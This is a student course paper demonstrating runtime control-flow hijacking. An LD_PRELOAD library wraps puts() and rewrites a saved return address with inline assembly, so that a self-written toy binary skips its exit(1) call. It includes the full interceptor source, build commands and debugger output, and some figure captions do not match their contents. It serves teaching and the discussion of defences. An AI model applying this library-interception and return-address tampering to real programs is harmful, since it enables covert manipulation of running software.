

Runtime Control Flow Hijacking via LD_PRELOAD

Kalpesh Bharat Parmar
M.Eng Cybersecurity
University of Maryland
College Park, Maryland, USA
[REDACTED]
UMD Directory ID [REDACTED]
Course and section - ENPM691 0101

Abstract—This paper presents a sophisticated runtime exploitation technique that leverages the Linux dynamic linker’s LD_PRELOAD mechanism to intercept library function calls and manipulate program control flow. We demonstrate how a target binary containing an explicit `exit(1)` call can be forced to bypass this termination and return normally through careful stack manipulation and return address hijacking. The technique employs a custom shared library that intercepts the `puts()` function, modifies the saved return address on the stack to point to a borrowed `leave` instruction elsewhere in the binary, and performs manual stack unwinding to maintain execution integrity. Our implementation successfully transforms a program’s exit code from 1 to 50, proving that the explicit termination was bypassed and the program returned through normal function epilogue sequences. This work highlights critical security implications of dynamic linking mechanisms and demonstrates the fragility of execution environments when faced with sophisticated runtime manipulation attacks.

Index Terms—LD_PRELOAD, stack hijacking, control flow manipulation, dynamic linking, return address exploitation, inline assembly

I. INTRODUCTION

Modern operating systems rely heavily on dynamic linking to optimize memory usage and facilitate library sharing across multiple processes [1]. The Linux dynamic linker provides the LD_PRELOAD environment variable as a mechanism to load user-specified shared libraries before any other libraries, including the standard C library. While this feature serves legitimate purposes such as debugging, library testing, and performance profiling [2], it simultaneously presents a powerful attack vector for runtime code injection and control flow manipulation.

This research investigates an advanced exploitation scenario where a target program is designed to print a message and immediately terminate execution using the `exit(1)` system call. The challenge lies in forcing this program to bypass the explicit termination without any binary modification. The core difficulty arises from compiler optimizations that recognize `exit()` as a noreturn function and consequently eliminate the standard function epilogue instructions (`leave` and `ret`), leaving no natural return path for the function to follow.

A. Problem Statement

Given a target binary that unconditionally calls `exit(1)`, we aim to:

- 1) Intercept the execution flow before the exit call
- 2) Redirect control to bypass the exit entirely
- 3) Force the program to return normally with a different exit code
- 4) Accomplish this without modifying the target binary itself

The primary technical obstacles include:

- Absence of function epilogue after `exit()` call
- Need for precise stack frame manipulation
- Requirement to maintain execution environment integrity
- Coordination between custom wrapper and real library functions

B. Contributions

This work makes the following contributions:

- 1) Demonstrates a practical borrowed instruction technique for synthesizing missing epilogue code
- 2) Provides detailed analysis of stack frame layouts during function interception
- 3) Implements precise inline assembly for return address manipulation
- 4) Validates the exploitation through comprehensive dynamic analysis
- 5) Documents security implications for dynamic linking mechanisms

II. BACKGROUND AND RELATED WORK

A. Dynamic Linking and LD_PRELOAD

Dynamic linking in Linux is managed by the dynamic linker (`ld.so`), which resolves symbols and loads shared libraries at program startup or runtime [3]. The LD_PRELOAD mechanism instructs the dynamic linker to load specific libraries before all others, effectively allowing function interception through symbol precedence.

When a program calls a library function such as `puts()`, the dynamic linker resolves this symbol to the first matching definition found in the loaded libraries. By preloading a

custom library containing a `puts()` implementation, we can intercept all calls to this function [2].

B. Stack Frame Architecture

In the x86 architecture, function calls follow a well-defined calling convention that establishes stack frames for local variables, saved registers, and return addresses [4]. The base pointer (EBP) register points to the current stack frame, while the stack pointer (ESP) tracks the top of the stack.

A typical stack frame structure includes:

- [EBP+0x4]: Return address
- [EBP+0x0]: Saved previous EBP
- [EBP-0xN]: Local variables

The function epilogue normally consists of:

```
1 leave    ; mov esp, ebp; pop ebp
2 ret     ; pop eip
```

C. Compiler Optimizations

Modern compilers perform dead code elimination when they detect functions that never return. The `exit()` function is marked with the `noreturn` attribute, informing the compiler that control flow will not return to the caller [5]. Consequently, the compiler omits the function epilogue after `exit()` calls, as these instructions would never be executed.

This optimization creates the exploitation challenge: we must synthesize a valid return path that the compiler intentionally removed.

D. Return-Oriented Programming

Return-oriented programming (ROP) is an exploitation technique that chains together existing code sequences (gadgets) to achieve arbitrary computation without injecting new code [6]. Our borrowed instruction technique shares conceptual similarities with ROP, as we leverage existing `leave` instructions found elsewhere in the binary to construct a synthetic epilogue.

III. SYSTEM CONFIGURATION

The experimental environment was carefully configured to enable 32-bit exploitation on a 64-bit system, as 32-bit binaries provide more straightforward stack layouts for educational purposes.

A. Hardware and Software Environment

Table I summarizes the complete system configuration used for this research.

TABLE I: System Configuration

Component	Specification
Operating System	Kali Linux 2025.2
Kernel Architecture	x86_64 (64-bit)
Target Architecture	i386 (32-bit)
Compiler	GCC 14.3.0 (Debian 14.3.0-5)
Compiler Support	multilib (32-bit on 64-bit)
Debugger	GDB 16.3
Debug Extensions	pwndbg
C Library	glibc 2.40

B. Compilation Commands

The compilation process requires specific flags to generate 32-bit Position Independent Code (PIC) suitable for shared library creation.

1) *Target Binary Compilation:*

```
gcc -o target target.c -m32
```

Flag Explanations:

- `-o target`: Specifies output filename as “target”
- `-m32`: Generates 32-bit i386 machine code instead of default 64-bit x86_64 code. This flag is critical for creating binaries compatible with 32-bit calling conventions and stack layouts.

2) *Exploit Library Compilation:* The shared library compilation follows a two-step process:

Step 1: Object File Generation

```
gcc -c -m32 interceptor.c -o interceptor.o -ldl -fPIC
```

Flag Explanations:

- `-c`: Compile to object file without linking
- `-m32`: Generate 32-bit code
- `-ldl`: Link against `libdl` (dynamic loading library) which provides `dlsym()` function
- `-fPIC`: Generate Position Independent Code, required for shared libraries. PIC allows the library to be loaded at any memory address without requiring relocation

Step 2: Shared Library Linking

```
gcc -shared -o interceptor.so interceptor.o -m32 -ldl
```

Flag Explanations:

- `-shared`: Create a shared library (.so file) instead of executable
- `-o interceptor.so`: Output filename for the shared library
- `-m32`: Maintain 32-bit architecture consistency
- `-ldl`: Link dynamic loading library for runtime symbol resolution

The resulting `interceptor.so` file is an ELF 32-bit LSB (Least Significant Byte first) shared object that can be dynamically loaded via `LD_PRELOAD`.

IV. METHODOLOGY

A. Target Program Analysis

The target program `target.c` implements a minimal main function:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char **argv) {
5     int x = 25, y = 30;
6
7     printf("The system must maintain "
8           "equilibrium at all costs\n");
9     exit(1);
10 }
```

The program declares two local variables (x and y), prints a message, and immediately terminates with exit code 1.

```
(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ gcc -o target target.c -m32

(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ ./target
The system must maintain equilibrium at all costs

(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ echo $?
1
```

Fig. 1: Target binary compilation and normal execution showing exit code 1.

Figure 1 demonstrates the compilation of the target binary using the `-m32` flag and its normal execution behavior. The exit code of 1 confirms that the `exit(1)` call is being executed as expected.

B. Static Analysis

Static analysis using `objdump` revealed critical addresses and confirmed the absence of epilogue code.

1) *Main Function Disassembly*: Table II documents the key addresses identified through disassembly.

TABLE II: Critical Addresses in Target Binary

Address	Instruction	Purpose
0x11d2	<code>call puts@plt</code>	Print message
0x11d7	<code>add esp, 0x10</code>	Original return point
0x11df	<code>call exit@plt</code>	Program termination
<i>Borrowed Instructions</i>		
0x1189	<code>leave (0xc9)</code>	Target for hijacking

The compiler optimization is evident: there are no `leave` or `ret` instructions following the `exit()` call at address 0x11df.

```
(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ objdump -d target -M intel | grep -A 30 "<main>:"
0000119d <main>:
119d: 8d 4c 24 04      lea    ecx,[esp+0x4]
11a1: 83 e4 f0        and    esp,0xffffffff
11a4: ff 71 fc        push   DWORD PTR [ecx-0x4]
11a7: 55             push   ebp
11a8: 89 e5          mov    ebp,esp
11aa: 53             push   ebx
11ab: 51             push   ecx
11ac: 83 ec 10       sub    esp,0x10
11af: e8 ec fe ff ff  call   10a0 <__x86.get_pc_thunk.bx>
11b4: 81 c3 40 2e 00 00 add    ebx,0x2e40
11ba: c7 45 f4 19 00 00 00 mov    DWORD PTR [ebp-0xc],0x19
11c1: c7 45 f0 1e 00 00 00 mov    DWORD PTR [ebp-0x10],0x1e
11c8: 83 ec 0c       sub    esp,0xc
11cb: 8d 83 14 e0 ff ff lea    eax,[ebx-0x1fec]
11d1: 50             push   eax
11d2: e8 69 fe ff ff  call   1040 <puts@plt>
11d7: 83 c4 10       add    esp,0x10
11da: 83 ec 0c       sub    esp,0xc
11dd: 6a 01         push   0x1
11df: e8 6c fe ff ff  call   1050 <exit@plt>

Disassembly of section .fini:

000011e4 <.fini>:
11e4: 53             push   ebx
11e5: 83 ec 08       sub    esp,0x8
11e8: e8 b3 fe ff ff  call   10a0 <__x86.get_pc_thunk.bx>
11ed: 81 c3 07 2e 00 00 add    ebx,0x2e07
11f3: 83 c4 08       add    esp,0x8
11f6: 5b             pop    ebx
```

Fig. 2: Disassembly of main function using `objdump` showing `puts@plt` at 0x11d2, return address at 0x11d7, and `exit@plt` at 0x11df.

Figure 2 shows the complete disassembly output from `objdump`, clearly illustrating the call to `puts@plt` followed immediately by the `exit@plt` call with no epilogue instructions between them.

2) *Borrowed Leave Instruction Discovery*: We searched the binary for existing `leave` instructions (opcode 0xc9) that could serve as our synthetic epilogue:

```
objdump -d target | grep "c9"
```

This search identified three `leave` instructions at addresses 0x10e1, 0x1135, and 0x1189. We selected the instruction at 0x1189, located within the `__do_global_dtors_aux` function, as our target.

```
(kp@kali)-[~/Desktop/ENPM691/Assignment/Assignment12]
$ objdump -d target | grep "c9"
10c9: 74 1d          je     10e8 <deregister_tm_clones+0x38>
10e1: c9            leave
1135: c9            leave
1189: c9            leave
```

Fig. 3: Search results for `leave` instruction (opcode 0xc9) showing three candidates at 0x10e1, 0x1135, and 0x1189.

Figure 3 displays the output of our search for the `leave` instruction opcode. The instruction at address 0x1189 was chosen as it provides a suitable gadget for our exploitation technique.

3) *Offset Calculation*: The offset required to redirect the return address from its original target to the borrowed instruction is calculated as:

$$\text{Offset} = 0x1189 - 0x11d7 = -0x4e = -78_{10} \quad (1)$$

This negative offset of 78 bytes (decimal) represents the adjustment needed to modify the return address.

```

1 Offset Calculation:
2 =====
3 Borrowed leave address: 0x1189
4 Original return address: 0x11d7
5 Offset: 0x1189 - 0x11d7 = -78 [decimal]

```

Fig. 4: Offset calculation showing the borrowed leave address (0x1189), original return address (0x11d7), and the computed offset of -78 decimal.

Figure 4 documents the precise offset calculation that forms the foundation of our return address hijacking technique.

C. Exploit Implementation

The exploitation payload consists of a custom `puts()` wrapper function implemented in `interceptor.c`.

1) Wrapper Function Structure:

```

1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <dlfcn.h>
4
5 static int (*_real_puts)(const char *str) = NULL;
6
7 int puts(const char *str) {
8     // Initialize real puts function pointer
9     if (_real_puts == NULL) {
10         _real_puts = (int (*)(const char *))
11             dlsym(RTLD_NEXT, "puts");
12     }
13
14     // Part 1: Hijack return address
15     __asm__ __volatile__(
16         "movl 0x4(%%ebp), %%eax \n"
17         "subl $78, %%eax \n"
18         "movl %%eax, 0x4(%%ebp) \n"
19         : : : "%eax"
20     );
21
22     // Part 2: Stack unwinding
23     __asm__ __volatile__(
24         "addl $4, %%esp \n"
25         "popl %%ebx \n"
26         "popl %%ebp \n"
27         "jmp *%0 \n"
28         : : "g" (_real_puts) : "memory"
29     );
30
31     return -1; // Never reached
32 }

```

2) *Dynamic Symbol Resolution:* The wrapper uses `dlsym(RTLD_NEXT, "puts")` to locate the real `puts()` function in subsequently loaded libraries. The `RTLD_NEXT` flag instructs `dlsym()` to search for the next occurrence of the symbol after the current library [3].

3) *Return Address Manipulation:* The first inline assembly block performs three critical operations:

- 1) `movl 0x4(%%ebp), %%eax`: Load the saved return address from the stack at `[EBP+4]` into register `EAX`
- 2) `subl $78, %%eax`: Subtract 78 from `EAX`, making it point to address `0x56556189` (with ASLR)
- 3) `movl %%eax, 0x4(%%ebp)`: Store the modified address back to `[EBP+4]`

4) *Manual Stack Unwinding:* The wrapper function's prologue creates its own stack frame:

```

1 push    ebp        ; Save caller's EBP
2 mov     ebp, esp    ; Establish new frame
3 push    ebx        ; Save EBX register
4 sub     esp, 0x4     ; Allocate local space

```

To transfer control to the real `puts()` without corrupting the stack, we must reverse these operations:

- 1) `addl $4, %%esp`: Deallocate the 4 bytes of local space
- 2) `popl %%ebx`: Restore the saved `EBX` register
- 3) `popl %%ebp`: Restore the caller's frame pointer
- 4) `jmp *%0`: Jump to the real `puts()` function

This manual unwinding ensures that when the real `puts()` executes its own epilogue, the stack is in the expected state.

D. Exploit Library Compilation

The shared library was compiled using the two-step process described in Section III.B.2, producing a 15KB ELF 32-bit LSB shared object.



```

~/Desktop/ENM091/Assignment/Assignment12
$ gcc -shared -fPIC -o interceptor.so interceptor.o -ldl -lc
~/Desktop/ENM091/Assignment/Assignment12
$ file interceptor.so
interceptor.so: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, BuildID[sha1-258dc37f8ad224b7832a0028f0d0b02b], not stripped

```

Fig. 5: Compilation of `interceptor.so` showing both compilation steps and file verification confirming a 15KB ELF 32-bit shared object.

Figure 5 demonstrates the successful compilation of the exploit library. The `file` command confirms that the resulting shared object is properly formatted as a 32-bit dynamically linked library.

V. RESULTS

A. Dynamic Analysis with GDB

We employed GDB with `pwndbg` extensions to verify each stage of the exploitation.

```

gdb -q -x ./target
pwndbg> info registers ebp
ebp 0xffffce88
pwndbg> x/4x $ebp
0xffffce88: 0xffffceb8 0x565561d7 0x56557008 0x00000000

```

Fig. 6: GDB session initialization with LD_PRELOAD environment variable set, showing breakpoint at puts and initial register/stack state.

Figure 6 shows the GDB initialization with the LD_PRELOAD environment variable configured to load our interceptor library. The breakpoint is set at the puts function, and we can observe that execution has been successfully intercepted.

1) *Pre-Exploitation State*: Table III shows the stack contents before return address modification.

TABLE III: Stack State Before Hijacking

Address	Content	Interpretation
0xffffce88	0xffffceb8	Saved EBP (previous frame)
0xffffce8c	0x565561d7	Return address (main+58)
0xffffce90	0x56557008	String pointer argument
0xffffce94	0x00000000	Padding

The return address 0x565561d7 corresponds to address 0x11d7 in the static binary (0x56556000 is the ASLR base address).

```

pwndbg> info registers ebp
ebp 0xffffce88
pwndbg> x/4x $ebp
0xffffce88: 0xffffceb8 0x565561d7 0x56557008 0x00000000

```

Fig. 7: Stack inspection showing EBP register value and memory contents at [EBP], revealing the original return address 0x565561d7 at offset +4.

Figure 7 captures the critical pre-exploitation state. The command x/4x \$ebp displays four words starting at the EBP register, clearly showing the original return address 0x565561d7 at location [EBP+4].

```

pwndbg> disassemble
Dump of assembler code for function puts:
0x7fbb14d <+0>: push    ebp
0x7fbb14e <+1>: mov     ebp,esp
0x7fbb150 <+3>: push    ebx
=> 0x7fbb151 <+4>: sub     esp,0x4
0x7fbb154 <+7>: call    0x7fbb050 <__x86.get_pc_thunk.bx>
0x7fbb159 <+12>: add     ebx,0x2e9b
0x7fbb15f <+18>: mov     eax,DWORD PTR [ebx+0x18]
0x7fbb165 <+24>: test    eax,eax
0x7fbb167 <+26>: jne     0x7fbb183 <puts+54>
0x7fbb169 <+28>: sub     esp,0x8
0x7fbb16c <+31>: lea     eax,[ebx-0x1ff4]
0x7fbb172 <+37>: push    eax
0x7fbb173 <+38>: push    0xffffffff
0x7fbb175 <+40>: call    0x7fbb030 <dlsym@plt>
0x7fbb17a <+45>: add     esp,0x10
0x7fbb17d <+48>: mov     DWORD PTR [ebx+0x18],eax
0x7fbb183 <+54>: mov     eax,DWORD PTR [ebp+0x4]
0x7fbb186 <+57>: sub     eax,0x4e
0x7fbb189 <+60>: mov     DWORD PTR [ebp+0x4],eax
0x7fbb18c <+63>: mov     eax,DWORD PTR [ebx+0x18]
0x7fbb192 <+69>: add     esp,0x4
0x7fbb195 <+72>: pop     ebx
0x7fbb196 <+73>: pop     ebp
0x7fbb197 <+74>: jmp     eax
0x7fbb199 <+76>: mov     eax,0xffffffff
0x7fbb19e <+81>: mov     ebx,DWORD PTR [ebp-0x4]
0x7fbb1a1 <+84>: leave
0x7fbb1a2 <+85>: ret
End of assembler dump.

```

Fig. 8: Disassembly of the custom puts wrapper showing the inline assembly at offsets +54, +57, and +60 that performs return address hijacking (subtract 0x4e).

Figure 8 presents the disassembly of our custom puts wrapper function. The critical instructions at offsets +54 through +60 implement the return address manipulation: loading [EBP+4] into EAX, subtracting 0x4e (78 decimal), and storing the result back to [EBP+4].

2) *Post-Exploitation State*: After the inline assembly executes, the return address is modified:

$$0x565561d7 - 0x4e = 0x56556189 \quad (2)$$

This calculation confirms that the return address now points to the borrowed leave instruction at 0x1189 (with ASLR offset).

```

gdb -q -x ./target
pwndbg> disassemble
Dump of assembler code for function puts:
0x7fbb14d <+0>: push    ebp
0x7fbb14e <+1>: mov     ebp,esp
0x7fbb150 <+3>: push    ebx
=> 0x7fbb151 <+4>: sub     esp,0x4
0x7fbb154 <+7>: call    0x7fbb050 <__x86.get_pc_thunk.bx>
0x7fbb159 <+12>: add     ebx,0x2e9b
0x7fbb15f <+18>: mov     eax,DWORD PTR [ebx+0x18]
0x7fbb165 <+24>: test    eax,eax
0x7fbb167 <+26>: jne     0x7fbb183 <puts+54>
0x7fbb169 <+28>: sub     esp,0x8
0x7fbb16c <+31>: lea     eax,[ebx-0x1ff4]
0x7fbb172 <+37>: push    eax
0x7fbb173 <+38>: push    0xffffffff
0x7fbb175 <+40>: call    0x7fbb030 <dlsym@plt>
0x7fbb17a <+45>: add     esp,0x10
0x7fbb17d <+48>: mov     DWORD PTR [ebx+0x18],eax
0x7fbb183 <+54>: mov     eax,DWORD PTR [ebp+0x4]
0x7fbb186 <+57>: sub     eax,0x4e
0x7fbb189 <+60>: mov     DWORD PTR [ebp+0x4],eax
0x7fbb18c <+63>: mov     eax,DWORD PTR [ebx+0x18]
0x7fbb192 <+69>: add     esp,0x4
0x7fbb195 <+72>: pop     ebx
0x7fbb196 <+73>: pop     ebp
0x7fbb197 <+74>: jmp     eax
0x7fbb199 <+76>: mov     eax,0xffffffff
0x7fbb19e <+81>: mov     ebx,DWORD PTR [ebp-0x4]
0x7fbb1a1 <+84>: leave
0x7fbb1a2 <+85>: ret
End of assembler dump.

```

Fig. 9: GDB disassembly of main function confirming the addresses: puts@plt at 0x11d2, return point at 0x11d7, and exit@plt at 0x11df.

Figure 9 provides a detailed view of the main function within GDB, allowing us to verify the exact addresses used in our offset calculation. This confirms our static analysis results.




Fig. 10: Stack state during dlsym execution showing the preserved return address 0x565561d7 before the hijacking inline assembly executes.

Figure 10 captures the execution state during the dlsym call. At this point, the return address has not yet been modified, as the hijacking occurs after dlsym completes and the real puts pointer has been resolved.

B. Runtime Execution Results

Table IV compares execution behavior with and without the exploit.

TABLE IV: Execution Results Comparison

Condition	Exit Code	Explanation
No LD_PRELOAD	1	exit(1) executed
With LD_PRELOAD	50	puts() return value




Fig. 11: Side-by-side comparison showing exit code 1 without LD_PRELOAD and exit code 50 with LD_PRELOAD enabled, demonstrating successful bypass of exit(1).

Figure 11 provides compelling evidence of the exploitation's success. The upper portion shows normal execution resulting

in exit code 1, while the lower portion demonstrates that with LD_PRELOAD enabled, the same program returns exit code 50, proving that exit(1) was bypassed.

1) *Exit Code Analysis:* The exit code of 50 has significant meaning:

- 1) The string "The system must maintain equilibrium at all costs" contains exactly 50 characters
- 2) The puts() function returns the number of characters written
- 3) This value is stored in register EAX
- 4) When main() returns via the hijacked path, it implicitly returns the value in EAX
- 5) The shell captures this as the program's exit code

This demonstrates that the exploit not only bypassed exit(1) but also established a valid return path that propagated the correct return value through the entire call chain.

C. Disassembly Verification

The disassembly of interceptor.so confirmed the presence of our inline assembly:

```

1 1183: mov    eax, DWORD PTR [ebp+0x4]
2 1186: sub    eax, 0x4e
3 1189: mov    DWORD PTR [ebp+0x4], eax
4 118c: mov    eax, DWORD PTR [ebx+0x18]
5 1192: add    esp, 0x4
6 1195: pop    ebx
7 1196: pop    ebp
8 1197: jmp    eax

```

The instructions at offsets +54 through +74 in the wrapper function implement the complete exploitation sequence.




Fig. 12: Disassembly of interceptor.so showing the complete puts wrapper implementation with return address hijacking at 0x1183-0x1189 and stack unwinding at 0x1192-0x1197.

Figure 12 presents the complete disassembly of our exploit library. The critical instruction sequence at addresses 0x1183 through 0x1189 performs the return address modification (subtracting 0x4e), while the subsequent instructions at 0x1192 through 0x1197 implement the manual stack unwinding before jumping to the real puts function.

VI. DISCUSSION

A. Exploitation Success Factors

Several factors contributed to the successful exploitation:

- 1) **Static Binary Layout:** Despite ASLR randomizing the base address, relative offsets within the binary remain constant, making the borrowed instruction reliably addressable.
- 2) **Predictable Stack Layout:** The 32-bit x86 calling convention provides a well-defined stack frame structure that can be precisely manipulated.
- 3) **Function Interception:** LD_PRELOAD's symbol precedence mechanism ensures our wrapper is called instead of the real library function.
- 4) **Existing Code Reuse:** The borrowed `leave` instruction provides the necessary epilogue functionality without requiring code injection.

B. Technical Challenges

The most significant challenge was addressing the missing function epilogue. Compiler optimizations that eliminate dead code after `noreturn` functions are correct from an efficiency standpoint but create an exploitable condition when combined with function interception.

The precision required for stack manipulation cannot be overstated. A single miscalculation in offset computation or improper register restoration results in segmentation faults or undefined behavior. The exploitation depends on:

- Accurate static analysis to identify suitable instruction sequences
- Correct offset calculations accounting for ASLR
- Proper stack frame unwinding to match calling conventions
- Coordination between wrapper prologue/epilogue and real function expectations

C. Security Implications

This exploitation technique reveals several important security considerations:

1) *Dynamic Linking Vulnerabilities:* LD_PRELOAD provides a powerful mechanism for legitimate debugging and testing, but it also enables runtime code injection. While modern systems disable LD_PRELOAD for `setuid/setgid` binaries, regular applications remain vulnerable to this interception technique [3].

2) *Address Space Layout Randomization:* While ASLR randomizes base addresses, it does not prevent relative offset-based attacks. The borrowed instruction technique works despite ASLR because the relative positions of instructions within a binary remain constant [7].

3) *Control Flow Integrity:* Modern control flow integrity (CFI) mechanisms can potentially detect unexpected control transfers [8]. However, our technique transfers control to legitimate code within the target binary, making detection more challenging.

4) *Performance vs Security:* The compiler's decision to eliminate the function epilogue is optimal for performance but creates an exploitable condition. This illustrates the inherent tension between optimization and security, emphasizing the importance of defense-in-depth strategies [8].

D. Mitigation Strategies

Several defensive measures can mitigate this class of attacks:

- 1) **Disable LD_PRELOAD:** Set the LD_PRELOAD environment variable restrictions for sensitive applications
- 2) **Code Signing:** Implement library verification to ensure only authorized libraries are loaded
- 3) **CFI Mechanisms:** Deploy control flow integrity checks to detect anomalous control transfers
- 4) **Stack Canaries:** While not directly preventing this attack, stack canaries can detect certain stack corruption scenarios
- 5) **Privilege Separation:** Minimize the attack surface by running components with least privilege necessary

E. Educational Value

This exploitation technique demonstrates several important concepts in systems security:

- The relationship between compiler optimizations and security
- Stack frame structure and calling conventions
- Dynamic linking and symbol resolution mechanisms
- The power of combining multiple techniques (interception + ROP-like gadgets)
- The importance of understanding low-level system behavior

VII. CONCLUSION

This research successfully demonstrated a sophisticated runtime exploitation technique that combines shared library injection with precise stack manipulation to bypass explicit program termination. By leveraging the LD_PRELOAD mechanism to intercept the `puts()` function and using inline assembly to modify return addresses, we forced a program to skip its `exit(1)` call and return normally with exit code 50.

The borrowed instruction technique proved effective in synthesizing a valid return path despite the compiler's elimination of standard epilogue code. The successful exploitation with predictable relative offsets demonstrates that even without traditional buffer overflows, control flow can be hijacked through careful manipulation of the execution environment.

This work illuminates both the power of dynamic linking in Linux environments and the inherent security challenges it introduces. The technique underscores the importance of defense-in-depth strategies that do not rely on any single protection mechanism. As systems become increasingly complex, understanding these low-level exploitation techniques becomes crucial for developing robust security architectures.

Future work could explore:

- Extending this technique to 64-bit architectures with different calling conventions
- Investigating automated gadget discovery for borrowed instruction techniques
- Evaluating effectiveness of various CFI implementations against this attack

- Developing detection mechanisms for runtime library interception

The educational value of this exercise extends beyond the specific exploitation technique, providing insights into compiler behavior, calling conventions, dynamic linking, and the intricate relationship between system design and security.

REFERENCES

- [1] U. Drepper, “How To Write Shared Libraries,” Red Hat, Inc., 2011. [Online]. Available: <https://www.akkadia.org/drepper/dsohowto.pdf>
- [2] I. Kotler, “Reverse Engineering with LD_PRELOAD,” Security Vulnerabilities, 2004. [Online]. Available: <http://securityvulns.com/articles/reveng/>
- [3] M. Kerrisk, *The Linux Programming Interface: A Linux and UNIX System Programming Handbook*. San Francisco, CA: No Starch Press, 2010.
- [4] Intel Corporation, “Intel 64 and IA-32 Architectures Software Developer’s Manual,” 2024. [Online]. Available: <https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html>
- [5] Free Software Foundation, “GCC, the GNU Compiler Collection,” 2024. [Online]. Available: <https://gcc.gnu.org/onlinedocs/gcc/>
- [6] H. Shacham, “The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86),” in *Proc. 14th ACM Conf. on Computer and Communications Security (CCS)*, 2007, pp. 552–561.
- [7] PaX Team, “PaX ASLR (Address Space Layout Randomization),” PaX Documentation, 2003. [Online]. Available: <https://pax.grsecurity.net/docs/aslr.txt>
- [8] C. Cowan et al., “StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks,” in *Proc. 7th USENIX Security Symposium*, 1998, pp. 63–78.
- [9] “ENPM691 Lecture 12: Potpourri Exploitations,” University of Maryland, Fall 2025.
- [10] Pwndbg Developers, “Pwndbg: A GDB plug-in for exploit development,” GitHub repository. [Online]. Available: <https://github.com/pwndbg/pwndbg>